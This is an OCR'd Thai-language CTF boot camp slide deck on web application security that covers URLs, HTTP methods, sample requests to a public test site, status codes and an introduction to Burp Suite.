บจก.สยามถนัดแฮก

NCSA CTF Boot Camp #2

Web Application Security

Responsible: Mr. Yasinthon Khemprakhon
Version (Date): 1.0 (2024-09-14)
Confidentiality class: Public

whoami

Pichaya (LongCat) Morimoto
Lead Penetration Tester
Siam Thanat Hack Co., Ltd.

Peeratach (Peter) Butto
Penetration Tester
Siam Thanat Hack Co., Ltd.

Yasinthon (Not) Khemprakhon
Penetration Tester
Siam Thanat Hack Co., Ltd.

Disclaimer

- จุดประสงค์ของการบรรยาย นี้เพื่อแบ่งปันความรู้ ทางด้านความปลอดภัยระบบสารสนเทศ
- ไม่สนับสนุนการนำความรู้ทางด้านความปลอดภัยฯ ไปใช้ในทางที่ผิดกฎหมายทั้งหมด
- ตัวอย่างโค้ด และรูปใน การบรรยาย นี้ เป็นระบบจำลองของทางผู้บรรยาย ไม่ใช่ระบบลูกค้า


Agenda (Day 1)

เวลา	รายละเอียด
09.15 - 09.45	ความรู้เบื้องต้นเกี่ยวกับ CTF
09.45 - 10.30	Network Security
10.30 - 10.45	พักเบรก
10.45 - 12.00	Web Application Security
12.00 - 13.00	พักรับประทาน อาหารกลางวัน
13.00 - 14.30	Digital Forensics
14.30 - 14.45	พักเบรก
14.45 - 16.00	Pwnable & Reverse Engineering
16.00 - 18.00	เข้าห้องพัก
18.00 - 19.00	รับประทานอาหารเย็น
19.00 - 21.00	เสวนาแนะแนวเส้นทางอาชีพ


Content Overview

- เว็บทำงานยังไง
  - HTTP Protocol
- แนะนำโปรแกรม Burp Suite
  - Interception (Proxy)
  - Repeater & Intruder
- ลองทำแลป !
  - Lab 1: Hidden HTTP Response Header
  - Lab 2: PIN Bruteforce
- วิเคราะห์ Web Client
  - JavaScript
- การเดาสุ่มรหัสผ่าน (Brute Force)
- OWASP Top 10
  - DBMS & SQL Injection


เว็บทำงานยังไง ?



เว็บทำงานอย่างไร ?




URL (Uniform Resource Locator)




เว็บไซต์ประกอบด้วยไฟล์ต่าง ๆ มากมาย

HTTP คืออะไร ?

HTTP หรือ **HyperText Transfer Protocol** เป็น โปรโตคอลระดับแอปพลิเคชันหรือเป็นข้อกำหนดที่ใช้สำหรับการแลกเปลี่ยนข้อมูลบนอินเทอร์เน็ต และใช้ในการโหลดหน้าเว็บ




ที่มา: https://developer.mozilla.org



หน้าตาข้อมูลการสื่อสาร ระหว่าง Client และ Server เป็นอย่างไร ?

HTTP Request

ตัวอย่าง: GET Method




HTTP Request Method


- GET
- POST
- PUT
- DELETE
- HEAD
- PATCH
- OPTIONS

ตัวอย่าง : GET Method

```
GET /index.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```




ตัวอย่าง : POST Method




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

uname=admin&pass=password123
```

HTTP Response



HTTP Status Code/Response Code

HTTP Status Code เป็นรหัสที่เซิร์ฟเวอร์ส่งกลับมายัง Client เพื่อบอกผลลัพธ์ของการร้องขอ (HTTP Request)


1XX : **Informational**
2XX : **Success**
3XX : **Redirection**
4XX : **Client Error**
5XX : **Server Error**

ตัวอย่าง:


200 OK
201 Created
301 Moved Permanently
302 Found
400 Bad Request
403 Forbidden
404 Not Found
500 Internal Server Error

https://developer.mozilla.org/en-US/docs/Web/HTTP/Status

ตัวอย่าง : Response Code - 200 OK




ตัวอย่าง : Response Code - 302 Found



ตัวอย่าง : Response Code - 403 Forbidden และ 404 Not Found


```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Sun, 25 Aug 2024 06:35:57 GMT
Content-Type: text/html
Connection: keep-alive
Last-Modified: Wed, 08 Mar 2023 16:45:16 GMT
ETag: W/"31b-5f66640beff05"
Content-Length: 795

<!DOCTYPE html>
<html lang="en">
  <head>
```






```
HTTP/1.1 404 Not Found
Server: nginx/1.19.0
Date: Sun, 25 Aug 2024 10:12:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 16

File not found.
```



Burp Suite






ที่มา: https://portswigger.net

